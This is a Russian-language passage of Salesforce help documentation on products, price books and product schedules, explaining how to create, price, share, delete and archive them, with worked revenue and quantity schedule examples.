Просмотр и отображение. Вопросы и ответы

Управление действиями, возможностями и продуктами

Отслеживание продуктов, цен и графиков платежей

Продукты

Термин «Продукты» в Salesforce используется для обозначения продуктов и услуг, которые компания предоставляет клиентам.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Понятие продукта

Прежде чем приступить к работе с продуктами в Salesforce, рекомендуем ознакомиться с основными понятиями.

Рекомендации по созданию продуктов

Создание продуктов в системе Salesforce позволяет администраторам и менеджерам отдела продаж отслеживать продаваемые компанией продукты и услуги. Торговые представители могут добавлять созданные продукты в сметы, возможности и заказы. Ниже приведены рекомендации, с которыми следует ознакомиться перед началом работы.

Понятие продукта

Прежде чем приступить к работе с продуктами в Salesforce, рекомендуем ознакомиться с основными понятиями.

Продукты — это товары и услуги, продаваемые клиентам. Один и тот же продукт может использоваться в нескольких прайс-листах под разными ценами.

При просмотре страницы сведений о возможности, смете, заказе или сервисном контракте в связанных списках «Продукты» или «Элементы строки сметы» отображаются продукты соответствующей записи. Данные связанные списки могут использоваться при выборе прайс-листа для записи, добавления или редактирования продуктов, а также для создания или редактирования расписаний для продуктов возможности. Например, чтобы выбрать продукт для добавления в смету, нажмите кнопку **«Добавить элемент строки»** в связанном списке «Элементы строки сметы» на странице сведений о смете.

Чтобы просмотреть продукты, доступные для совместного использования с бизнес-партнерами с помощью функции Salesforce to Salesforce, выберите нужное списковое представление в разделе «Продукты от подключений».

СМ. ТАКЖЕ:

- Продукты
- Рекомендации по созданию продуктов

ВЕРСИИ

Продукты, прайс-листы и сметы доступны в следующих версиях: Salesforce Classic и Lightning Experience

Заказы доступны только в Salesforce Classic.

Продукты, прайс-листы и заказы доступны в следующих версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сметы доступны в следующих версиях: **Performance Edition** и **Developer Edition**, а также в **Professional Edition**, **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Рекомендации по созданию продуктов

Создание продуктов в системе Salesforce позволяет администраторам и менеджерам отдела продаж отслеживать продаваемые компанией продукты и услуги. Торговые представители могут добавлять созданные продукты в сметы, возможности и заказы. Ниже приведены рекомендации, с которыми следует ознакомиться перед началом работы.

- Для создания и просмотра продуктов требуются полномочия «Чтение» и «Создание».
- Для создания нового продукта нажмите кнопку **«Создать»** на начальной странице «Продукты».
- Продукт также можно создать путем клонирования существующего продукта.
- Чтобы гарантировать высокую производительность системы при использовании прайс-листов, рекомендуем создавать не более двух миллионов продуктов.
- Чтобы добавить продукты в прайс-лист, установите для них стандартную активную цену.
- Чтобы определить порядок выплат и цикл доставки по расписанию для продукта, нажмите **«Правка»** над сведениями о продукте.

ВЕРСИИ

Продукты, прайс-листы и сметы доступны в следующих версиях: Salesforce Classic и Lightning Experience

Заказы доступны только в Salesforce Classic.

Продукты, прайс-листы и заказы доступны в следующих версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сметы доступны в версиях: **Performance Edition** и **Developer Edition**, а также в **Professional Edition**, **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

СМ. ТАКЖЕ:

Создание и обновление записей

Цены и прайс-листы

Прайс-листы позволяют отслеживать цены на продукты и услуги, которые ваша компания предлагает клиентам.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Принципы использования прайс-листов

Ознакомьтесь с материалами о прайс-листах и записей прайс-листов.

Назначение и изменение цен продуктов

Пользователи могут устанавливать и изменять цены на продукты и услуги компании.

Создание настраиваемых прайс-листов

Создавайте настраиваемые прайс-листы для каждого сегмента рынка, на котором работают ваши торговые представители. Затем добавьте продукты в каждый прайс-лист с ценами, которые вы предлагаете на каждом сегменте рынка. Например, если вы продаете товар на внутреннем и внешнем рынках по разным ценам, вы можете создать два настраиваемых прайс-листа, один — для внутреннего рынка и один — для внешнего.

Рекомендации по предоставлению общего доступа к прайс-листам

Предоставление общего доступа позволяет участникам группы сбыта работать с прайс-листами в Salesforce Classic.

Рекомендации по удалению прайс-листов

Чтобы удалить прайс-листы из связанных списков, рекомендуем заархивировать, деактивировать или удалить прайс-листы. Каждое действие удаления отличается своим результатом. Прежде чем удалить прайс-лист из связанных списков, рекомендуем выбрать оптимальный способ удаления в соответствии с текущими бизнес-требованиями.

Рекомендации по удалению продукта из прайс-листа

Прежде чем удалить продукт из прайс-листа, рассмотрите следующие рекомендации.

Рекомендации по удалению продуктов и прайс-листов

Ниже перечислены основные моменты, которые следует учитывать при удалении продукта или прайс-листа.

Принципы использования прайс-листов

Ознакомьтесь с материалами о прайс-листах и записей прайс-листов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прайс-лист — это список продуктов и цен.

- *Стандартный прайс-лист* — это основной список всех продуктов и *стандартных цен* на них. Salesforce создает стандартный прайс-лист, когда вы начнете создавать записи продуктов. В этот прайс-лист включаются все продукты и их стандартные цены, независимо от настраиваемых прайс-листов, которые также могут включать в себя эти продукты.
- *Настраиваемый прайс-лист* — это отдельный список продуктов, содержащий настраиваемые цены, также называемые *ценами по прайс-листу*. Настраиваемые прайс-листы позволяют предлагать продукты по разным ценам разным сегментам рынка, областям и другим подгруппам клиентов. Можно создать отдельный прайс-лист для каждой группы клиентов. Например, если у вас есть один набор цен для клиентов, проживающих внутри страны, и другой, для проживающих за границей, создайте отдельные прайс-листы для клиентов внутри страны и для клиентов за границей.

Запись прайс-листа — это продукт с указанной ценой в прайс-листе. Для всех прайс-листов указывается валюта цены.

- *Записи в стандартном прайс-листе* — это стандартные цены или цены по умолчанию для продаваемых продуктов и услуг. Когда вы создаете запись продукта, Salesforce создаст запись в стандартном прайс-листе. Запись в стандартном прайс-листе можно отметить как активную или неактивную в зависимости, к примеру, от планируемого времени начала продаж.
- *Записи настраиваемого прайс-листа* — это настраиваемые цены прейскуранта или цены по умолчанию для продаваемых продуктов и услуг. Настраиваемые записи прайс-листа могут создаваться только для продуктов с активными записями стандартного прайс-листа.
- В Lightning Experience на страницах сведений о продуктах отображаются связанный список «Стандартная цена» и связанный список «Прайс-листы» как единый связанный список «Прайс-листы».
- Если вы настроите макет страницы подробных сведений «Запись прайс-листа», то не будет существовать взаимодействия полей для полей записи прайс-листа в пользовательском интерфейсе. Если флажок Использовать стандартную

цену удален из макета страницы, а этот флажок установлен для записи прайс-листа, вы не можете редактировать цену по прейскуранту. Поле Цена по прайс-листу отключено и не может включаться на этой странице.

СМ. ТАКЖЕ:

Цены и прайс-листы

Назначение и изменение цен продуктов

Назначение и изменение цен продуктов

Пользователи могут устанавливать и изменять цены на продукты и услуги компании.

ВЕРСИИ

Продукты, прайс-листы и сметы доступны в следующих версиях: Salesforce Classic и Lightning Experience

Заказы доступны только в Salesforce Classic.

Продукты, прайс-листы и заказы доступны в следующих версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сметы доступны в: **Performance Edition** и **Developer Edition**, а также в **Professional Edition**, **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Назначение цен продуктам в Lightning Experience

Пользователи могут отслеживать различные типы цены в зависимости от сегмента рынка и клиентов.

Назначение и изменение цен продуктов в Salesforce Classic

Пользователи могут отслеживать различные типы цены в зависимости от сегмента рынка и клиентов.

СМ. ТАКЖЕ:

Рекомендации по назначению цен

Добавление и изменение продуктов в возможностях

Использование групп продуктов

Принципы использования прайс-листов

Назначение цен продуктам в Lightning Experience

Пользователи могут отслеживать различные типы цены в зависимости от сегмента рынка и клиентов.

Назначение стандартных цен в стандартном прайс-листе

1. Выберите нужный продукт.
2. Нажмите кнопку **«Добавить стандартную цену»** в связанном списке прайс-листа на странице сведений о продукте. Если стандартная цена уже указана, нажмите кнопку **«Редактировать»** в меню «Показать больше», чтобы внести изменения.
3. Введите новую стандартную цену в поле «Цена по прайс-листу».
4. Чтобы активировать данную цену для продуктов возможностей, смет или других настраиваемых прайс-листов, установите флажок «Активно».
5. Сохраните внесенные изменения.

   Стандартная цена автоматически связывается с продуктом в стандартном прайс-листе.

Назначение цен по прайс-листу в настраиваемом прайс-листе

1. Выберите нужный продукт.
2. Нажмите кнопку **«Добавить в прайс-лист»** в связанном списке прайс-листа на странице сведений о продукте.
3. Выберите прайс-лист и валюту для новой цены по прайс-листу и нажмите кнопку **«Далее»**.
4. Введите цену по прайс-листу. Либо выберите параметр «Использовать стандартную цену», если хотите, чтобы цена по прайс-листу была идентична стандартной.
5. Чтобы эта цена была доступна при добавлении продукта в возможности или сметы, установите флажок «Активно».
6. Сохраните внесенные изменения.

Изменение записей прайс-листа

Нажмите кнопку **«Правка»** рядом с записью прайс-листа в одном из следующих разделов:

- Связанный список «Продукты» на странице сведений о прайс-листе
- Связанный список «Прайс-листы» на странице сведений о продукте

ВЕРСИИ

Продукты, прайс-листы и сметы доступны в следующих версиях: Salesforce Classic и Lightning Experience

Заказы доступны только в Salesforce Classic.

Продукты, прайс-листы и заказы доступны в следующих версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сметы доступны в следующих версиях: **Performance Edition** и **Developer Edition**, а также в **Professional Edition**, **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для установки цен на продукты:

- «Редактирование» для продуктов и прайс-листов

Назначение и изменение цен продуктов в Salesforce Classic

Пользователи могут отслеживать различные типы цены в зависимости от сегмента рынка и клиентов.

Назначение стандартных цен

1. Выберите нужный продукт.
2. Нажмите кнопку **«Добавить»** в связанном списке «Стандартная цена» на странице сведений о продукте.

   Чтобы изменить добавленную стандартную цену, перейдите по ссылке **«Правка»**. Чтобы изменить все стандартные цены в других валютах, нажмите кнопку **«Редактировать все»**.
3. Введите стандартную цену.
4. Чтобы активировать данную цену для продуктов возможностей, смет или других настраиваемых прайс-листов, установите флажок «Активно».
5. Сохраните внесенные изменения.

   Стандартная цена автоматически связывается с продуктом в стандартном прайс-листе.

Назначение цен по прайс-листу

1. Выберите нужный продукт.
2. Перейдите по ссылке **«Правка»** напротив нужного настраиваемого прайс-листа в связанном списке «Прайс-листы» на странице сведений о продукте.

   Чтобы добавить продукт в настраиваемый прайс-лист, нажмите кнопку **«Добавить в прайс-лист»** в связанном списке «Прайс-листы».
3. Введите цену по прайс-листу. При совпадении цен установите флажок «Использовать стандартную цену».
4. Чтобы активировать данную цену для продуктов возможностей или смет, установите флажок «Активно».
5. Сохраните внесенные изменения.

Редактирование цены

Нажмите кнопку **«Правка»** рядом с записью прайс-листа в одном из нижеперечисленных разделов:

- Связанный список «Продукты» на странице сведений о прайс-листе
- Связанный список «Стандартная цена» на странице сведений о продукте
- Связанный список «Прайс-листы» на странице сведений о продукте
- Списковое представление прайс-листов

ВЕРСИИ

Продукты, прайс-листы и сметы доступны в следующих версиях: Salesforce Classic и Lightning Experience

Заказы доступны только в Salesforce Classic.

Продукты, прайс-листы и заказы доступны в следующих версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сметы доступны в следующих версиях: **Performance Edition** и **Developer Edition**, а также в **Professional Edition**, **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для установки цен на продукты:

- «Редактирование» для продуктов и прайс-листов

Создание настраиваемых прайс-листов

Создавайте настраиваемые прайс-листы для каждого сегмента рынка, на котором работают ваши торговые представители. Затем добавьте продукты в каждый прайс-лист с ценами, которые вы предлагаете на каждом сегменте рынка. Например, если вы продаете товар на внутреннем и внешнем рынках по разным ценам, вы можете создать два настраиваемых прайс-листа, один — для внутреннего рынка и один — для внешнего.

1. Ознакомьтесь с рекомендациями.
2. На странице «Прайс-листы» нажмите кнопку **«Создать»**.
3. Введите имя прайс-листа.
4. Если в вашей организации Salesforce используются описания, введите описание для вашего прайс-листа.
5. Чтобы разрешить торговым представителям добавление прайс-листа или его записей в возможности и сметы, установите флажок **«Активно»**.
6. При самостоятельном создании настраиваемого прайс-листа рекомендуем оставить его пустым, заполнить записями, скопированными из другого прайс-листа, или добавить новые записи.

СМ. ТАКЖЕ:

Принципы использования прайс-листов

ВЕРСИИ

Продукты и прайс-листы доступны в следующих версиях: Salesforce Classic и Lightning Experience

Сметы доступны только в Salesforce Classic.

Продукты и прайс-листы доступны в следующих версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сметы доступны в следующих версиях: **Performance Edition** и **Developer Edition**, а также в **Professional Edition**, **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или клонирования прайс-листов:

- «Создание» для прайс-листов

Для просмотра прайс-листов:

- «Чтение» для продуктов

  И

  «Чтение» для прайс-листов

Рекомендации по предоставлению общего доступа к прайс-листам

Предоставление общего доступа позволяет участникам группы сбыта работать с прайс-листами в Salesforce Classic.

Администраторы и пользователи с полномочием «Редактирование» для прайс-листов могут предоставлять общий доступ к прайс-листам большему количеству пользователей. Однако нельзя сделать модель общего доступа строже, чем модель по умолчанию.

Для просмотра и управления сведениями об общем доступе нажмите кнопку **«Общий доступ»** на странице сведений о прайс-листе. Страница «Сведения об общем доступе» содержит список пользователей, групп, ролей и территорий, имеющих общий доступ к прайс-листу. Ниже перечислены действия, доступные на данной странице.

- Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений.
- Чтобы изменить или удалить созданное представление, выберите его в раскрывающемся списке «Просмотр» и перейдите по ссылке **«Правка»**.
- Чтобы предоставить другим пользователям, группам, ролям или территориям доступ к записи, нажмите кнопку **Добавить**.
- Чтобы изменить или удалить уровень доступа, щелкните ссылку **«Правка»** или **«Удал.»** напротив нужного элемента списка при использовании созданных правил общего доступа, предоставляемого вручную.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для предоставления общего доступа к прайс-листам:

- «Редактирование» для прайс-листов

Если участникам группы сбыта требуется доступ к сведениям о ценах на странице продукта, но единым стандартным параметрам для прайс-листов задано значение «Нет доступа», задайте всем пользователям организации доступ к стандартным прайс-листам на уровне «Только для просмотра».

Рекомендации по удалению прайс-листов

Чтобы удалить прайс-листы из связанных списков, рекомендуем заархивировать, деактивировать или удалить прайс-листы. Каждое действие удаления отличается своим результатом. Прежде чем удалить прайс-лист из связанных списков, рекомендуем выбрать оптимальный способ удаления в соответствии с текущими бизнес-требованиями.

- Удаление, деактивация или архивирование настраиваемого прайс-листа не влияет на другие прайс-листы или списки продуктов. Однако эти действия могут отражаться на ваших коммерческих возможностях и планах продаж. Смена привязки к коммерческим возможностям или сметам иногда необходима перед тем, как вы удалите связанный прайс-лист.
- Стандартный прайс-лист может быть только деактивирован.

Рекомендации по удалению прайс-листов

- Прайс-лист, используемый возможностями или сметами, не может быть удален. Если вы попытаетесь это сделать, система создаст список коммерческих возможностей или смет, в которых используется прайс-лист.
- Удаление прайс-листа инициирует удаление всех его записей. Удаленный прайс-лист и его записи перемещаются в корзину. Восстановить их можно в течение 15 дней.

Рекомендации по удалению прайс-листов

- Чтобы активировать, деактивировать или повторно активировать прайс-лист, рекомендуем изменить его свойства.
- Вы можете деактивировать прайс-лист, даже если он используется в коммерческой возможности или смете.
- Деактивация прайс-листа не препятствует управлению его записями.

ВЕРСИИ

Продукты и прайс-листы доступны в следующих версиях: Salesforce Classic и Lightning Experience.	Сметы доступны только в Salesforce Classic.
Продукты и прайс-листы доступны в следующих версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.	Сметы доступны в: **Performance** and **Developer** Editions and in **Professional**, **Enterprise**, and **Unlimited** Editions with the Sales Cloud

Рекомендации по удалению прайс-листов

- Вы можете архивировать прайс-лист, даже если он используется в коммерческой возможности или смете.
- Архивный прайс-лист отображается во всех связанных записях, но является недоступным.
- Записи архивных прайс-листов не отображаются в результатах поиска.
- Вы не сможете восстановить или удалить архивированный прайс-лист.

СМ. ТАКЖЕ:

Принципы использования прайс-листов

Понятие продукта

Рекомендации по удалению продукта из прайс-листа

Прежде чем удалить продукт из прайс-листа, рассмотрите следующие рекомендации.

- При удалении продукта из прайс-листа удаляются и все связанные с ним записи прайс-листа.
- Восстановление продукта из корзины инициирует восстановление любых связанных записей прайс-листа.
- Продукт, связанный с возможностями, сметами, сервисными контрактами или элементами строки контракта, не может быть удален.
- Продукт, используемый в возможности или смете, не может быть удален. При попытке удалить его система Salesforce отображает список возможностей и смет. Так вы сможете удалить продукт из этих возможностей и смет и повторить попытку. Чтобы сохранить продукт в возможностях и сметах, рекомендуем деактивировать или заархивировать продукт. См. «Рекомендации по удалению продуктов и прайс-листов».

ВЕРСИИ

Продукты и прайс-листы доступны в следующих версиях: Salesforce Classic и Lightning Experience	Сметы доступны только в Salesforce Classic.
Продукты и прайс-листы доступны в следующих версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.	Сметы доступны в следующих версиях: **Performance Edition** и **Developer Edition**, а также в **Professional Edition**, **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Рекомендации по удалению продуктов и прайс-листов

Ниже перечислены основные моменты, которые следует учитывать при удалении продукта или прайс-листа.

- Удаление продукта или прайс-листа инициирует удаление всех связанных записей прайс-листа. Тем не менее, удаление продукта, доступного в нескольких прайс-листах, из одного прайс-листа не влияет на другие прайс-листы. Аналогично, удаление прайс-листа не инициирует удаление его продуктов из другого прайс-листа.
- Чтобы удалить продукт полностью, удалите его из стандартного прайс-листа.
- Продукт, связанный с возможностями, сметами, сервисными контрактами или элементами строки контракта, не может быть удален.
- Продукт или прайс-лист, связанный с процессом утверждения или содержащий отложенное действие бизнес-правила, не может быть удален.
- Если продукт или прайс-лист используется в возможности, смете или заказе, то пользователю доступны указанные ниже действия.
  - Чтобы деактивировать элемент, откройте страницу изменения сведений и снимите флажок «Активно». Рекомендуем деактивировать продукт или прайс-лист, используемый в возможности или смете. Данный продукт или прайс-лист будет недоступен пользователям, но может быть активирован повторно. Деактивация не влияет на журнал элемента строки возможности.
  - Удалите связанный продукт или прайс-лист из всех возможностей и смет. При попытке удаления продукта или прайс-листа, используемого в возможности или смете, система Salesforce отображает список соответствующих возможностей или смет.
    - При удалении прайс-листа рекомендуем открыть каждую возможность или смету и удалить соответствующий прайс-лист.
    - При удалении продукта рекомендуем удалить его из всех связанных возможностей и смет.

    Затем можно удалить прайс-лист или продукт.
  - Заархивируйте продукт или прайс-лист со всеми связанными записями прайс-листа. Рекомендуем использовать этот параметр с осторожностью. Архивные продукты и прайс-листы не могут быть восстановлены, так как они не перемещаются в корзину. Архивные продукты и прайс-листы продолжают отображаться во всех возможностях и сметах, где содержались до архивирования.

    Архивный прайс-лист отображается во всех связанных записях, но является недоступным.

ВЕРСИИ

Продукты, прайс-листы и сметы доступны в следующих версиях: Salesforce Classic и Lightning Experience

Заказы доступны только в Salesforce Classic.

Продукты, прайс-листы и заказы доступны в следующих версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сметы доступны в: **Performance Edition** и **Developer Edition**, а также в **Professional Edition**, **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Расписания продуктов

Пользователи Salesforce Classic могут создавать *расписания продуктов*, с помощью которых определяются сроки оплаты или доставки продуктов в определенный период времени. Пользователи Lightning Experience также могут временно пользоваться этой функцией при переключении в Salesforce Classic.

ВЕРСИИ

Расписания могут быть заданы в: Salesforce Classic

Запланированные продукты могут быть добавлены и просмотрены в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Понятие расписания продукта

Администраторы и менеджеры отдела продаж могут создавать стандартные расписания для продуктов и расписания для отдельных элементов строки возможности. Перед началом работы рекомендуем ознакомиться с базовыми сведениями.

Рекомендации по использованию расписаний продуктов

Ниже представлены рекомендации и примеры, с которыми следует ознакомиться при добавлении расписаний продуктов или составлении расписаний для продуктов возможностей.

Добавление и редактирование расписаний продуктов

Расписания используются для определения сроков оплаты и доставки продуктов.

Определение расписаний для продуктов возможностей

Расписания продуктов используются для настройки выплат по объему продаж и реализованному доходу.

Понятие расписания продукта

Администраторы и менеджеры отдела продаж могут создавать стандартные расписания для продуктов и расписания для отдельных элементов строки возможности. Перед началом работы рекомендуем ознакомиться с базовыми сведениями.

ВЕРСИИ

Расписания могут быть заданы в: Salesforce Classic

Запланированные продукты могут быть добавлены в возможности и просмотрены в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- *Расписание объемов продукции* определяет срок доставки продукта.
- *Расписание доходов* определяет срок оплаты продукта.
- *Стандартное расписание* связано с конкретным продуктом в конкретном прайс-листе. Стандартные расписания используются при каждом добавлении продукта в возможность. Стандартные расписания могут быть переопределены для всех возможностей.

Следует указать, какие типы расписаний будут использоваться в организации Salesforce и какие типы расписаний можно задать для каждого отдельного продукта.

- Расписание объемов продукции используется при единовременной оплате, но поэтапном получении продукта (например, годовая подписка на ежемесячный журнал). Расписание объемов продукции содержит даты, количество единиц, количество выплат, условия доставки и прочие положения, заданные компанией.
- Расписание доходов используется при регулярной оплате, но единовременном получении продукта (например, продажа настраиваемых продуктов, оплачиваемых поэтапно, но доставляемых один раз). Расписание доходов содержит даты, суммы доходов, количество выплат, подтверждения дохода и прочие положения.
- Расписание объемов продукции и доходов используется при получении заказа по графику доставки и оплате продуктов по графику платежей (например, месячная подписка на продукт, оплачиваемая ежемесячно).

- Рекомендуем использовать стандартные расписания при одинаковом графике оплаты продуктов всеми клиентами или регулярном графике доставки продуктов. Пользователи, которые, как правило, настраивают расписания, могут не создавать стандартные расписания.

СМ. ТАКЖЕ:

Расписания продуктов

Рекомендации по использованию расписаний продуктов

Ниже представлены рекомендации и примеры, с которыми следует ознакомиться при добавлении расписаний продуктов или составлении расписаний для продуктов возможностей.

ВЕРСИИ

Расписания могут быть заданы в: Salesforce Classic

Запланированные продукты могут быть добавлены в возможности и просмотрены в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Рекомендации по использованию стандартных расписаний продуктов

- Возможности, содержащие продукт, для которого добавляется или изменяется расписание, не обновляются. При наличии у продукта стандартных расписаний объемов продукции и доходов сначала рассчитывается расписание объемов для определения общего дохода по продукту. Затем для этой суммы применяется расписание доходов.
- При наличии элемента строки сметы со скидкой поле «Скидка» не может быть изменено, если соответствующая запись продукта использует стандартное расписание.
- Если продукт использует стандартные расписания, заданные для записи продукта, то расписания создаются автоматически при добавлении продукта в возможность. Даты выплат начинаются с даты, выбранной при добавлении продукта. Если дата продукта не выбрана, то используется поле возможности «Дата закрытия».

Примеры использования стандартных расписаний продуктов

- **Только стандартное расписание доходов**. Компания поставщик интерактивного программного обеспечения продает годовые контракты по цене 1 200 рублей за одну лицензию. Все лицензии, приобретенные клиентом, предоставляются одновременно, но доход распределяется по месяцам. В данном случае задается расписание доходов, содержащее поля «Тип расписания» («Разделить»), «Период выплаты» («Ежемесячно») и «Количество выплат» («12»).

  При таком расписании по умолчанию получается следующее: торговый представитель 15 марта использует возможность и продает 200 лицензий по цене 1 200 долларов каждая за год использования. Все 200 лицензий предоставляются 15 марта Общий годовой доход по данному продукту составляет 240 000 долларов (количество, умноженное на годовую стоимость). Расписание доходов делит общий доход на ежемесячные выплаты по 20 000 долларов, выполняемые 15 числа каждого месяца в течение последующего года.

- **Только стандартное расписание объемов продукции**. Компания-поставщик медицинских принадлежностей продает языкодержатели по цене 10 рублей за один комплект. Компания заключает годовой контракт с медицинским учреждением на ежемесячную поставку. В данном случае задается расписание объемов, содержащее поля «Тип расписания» («Повторить»), «Период выплаты» («Ежемесячно») и «Количество выплат» («12»).

  Приведем конкретный пример. 1 января торговый представитель продает 1 000 комплектов. Расписание объемов продукции создает 12 ежемесячных выплат с общим годовым количеством 12 000 комплектов. Общий доход рассчитывается исходя из цены за единицу продукции и общего количества, поэтому составляет на 1 января 120 000 рублей.

- **Стандартные расписания объемов продукции и доходов**. Производственная компания продает виджеты по цене 10 долларов за один. Компания заключает годовой контракт на еженедельную поставку виджетов, но оплата производится ежеквартально. В данном случае задается расписание объемов, содержащее поля «Тип расписания» («Повторить»), «Период выплаты» («Еженедельно») и «Количество выплат» («52»). В данном случае задается расписание доходов, содержащее поля «Тип расписания» («Разделить»), «Период выплаты» («Ежеквартально») и «Количество выплат» («4»).

  При таких расписаниях по умолчанию получается следующее. 1 января торговый представитель продает 2 000 виджетов. Сначала применяется расписание по объемам продукции, которое создает еженедельные доставки 2 000 виджетов с общим годовым количеством 104 000 виджетов. Общий доход рассчитывается исходя из цены за единицу продукции и общего количества. Затем общий доход, составляющий 1 040 000 рублей, делится на ежеквартальные выплаты размером по 260 000 рублей каждая.

СМ. ТАКЖЕ:

Добавление и редактирование расписаний продуктов

Добавление и редактирование расписаний продуктов

Расписания используются для определения сроков оплаты и доставки продуктов.

1. См. рекомендации и примеры.
2. Выберите нужный тип расписания.
3. Выберите нужный продукт на начальной странице вкладки «Продукты».
4. Нажмите кнопку **«Правка»**.
5. Выберите нужный тип расписания: расписания объемов продукции, расписания доходов или оба. Выбор ограничивается параметрами расписания, используемыми в организации, и типами расписания, включенными администратором Salesforce для продуктов.
6. Введите сведения о расписании.
7. Сохраните внесенные изменения.
8. Сведения об определении расписания для продуктов возможностей см. в разделе Определение расписаний для продуктов возможностей.
9. Чтобы редактировать расписание продукта, нажмите кнопку **«Правка»** на странице сведений о продукте.

СМ. ТАКЖЕ:

Определение расписаний для продуктов возможностей

Назначение и изменение цен продуктов

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления и редактирования расписаний продуктов выполните следующее.

- «Редактирование» для продуктов

Определение расписаний для продуктов возможностей

Расписания продуктов используются для настройки выплат по объему продаж и реализованному доходу.

1. См. рекомендации и примеры.
2. Убедитесь, что расписания продуктов уже добавлены.
3. Щелкните имя нужного продукта возможности в связанном списке «Продукты».
4. Чтобы создать расписание, нажмите кнопку **«Установить»**. Чтобы удалить устаревшее расписание и добавить новое, нажмите кнопку **«Переустановить»**.
5. Выберите нужный тип расписания: расписания объемов продукции, расписания доходов или оба. Выбор ограничивается параметрами расписания, используемыми в организации, и типами расписания, включенными администратором Salesforce для продуктов.
6. Введите сведения о расписании.
7. Сохраните внесенные изменения.

   Salesforce отобразит выплаты по расписанию.
8. Для редактирования выплат нажмите кнопку **«Правка»**.

СМ. ТАКЖЕ:

Понятие расписания продукта

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления и редактирования расписаний продуктов выполните следующее.

- «Редактирование» для возможностей

Рекомендации по добавлению шаблонов права для продуктов

Ниже приведены рекомендации, которые следует принять во внимание администраторам и менеджерам отдела продаж при использовании связанного списка «Шаблоны права».

Шаблон права — это предопределенные условия уровня обслуживания клиента, которые пользователь может легко добавлять в продукты. Например, создайте шаблоны права для веб-поддержки или поддержки по телефону, чтобы разрешить пользователям добавление прав в продукты, предложенные клиентам.

Связанный список «Шаблоны права» содержит шаблоны права, доступные для продукта. Доступность и содержимое связанного списка «Шаблоны права» определяются администраторами.

- Чтобы найти нужный шаблон права, введите имя или часть имени в текстовом поле и нажмите кнопку **«Начать»**.
- Чтобы добавить шаблоны прав в продукты, щелкните **«Добавить шаблон права»**, установите флажок напротив нужного шаблона, щелкните **«Вставить выбранное»**, затем нажмите кнопку **«Готово»**.
- Доступные действия с шаблоном права перечислены в списке «Действие». Например, чтобы удалить шаблон права из продукта, щелкните **«Удалить»**.
- Имя шаблона права отображается в списке «Шаблоны права». Чтобы просмотреть сведения о шаблоне, щелкните имя нужного шаблона.
- Пользователь, создавший шаблон права, указывается в поле «Создано».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Рекомендации по созданию и обслуживанию прайс-листов

Перед тем как создать прайс-лист, рассмотрите несколько ключевых моментов.

- Чтобы создать настраиваемый прайс-лист путем клонирования существующего прайс-листа, щелкните **Клонировать** на странице подробностей прайс-листа.
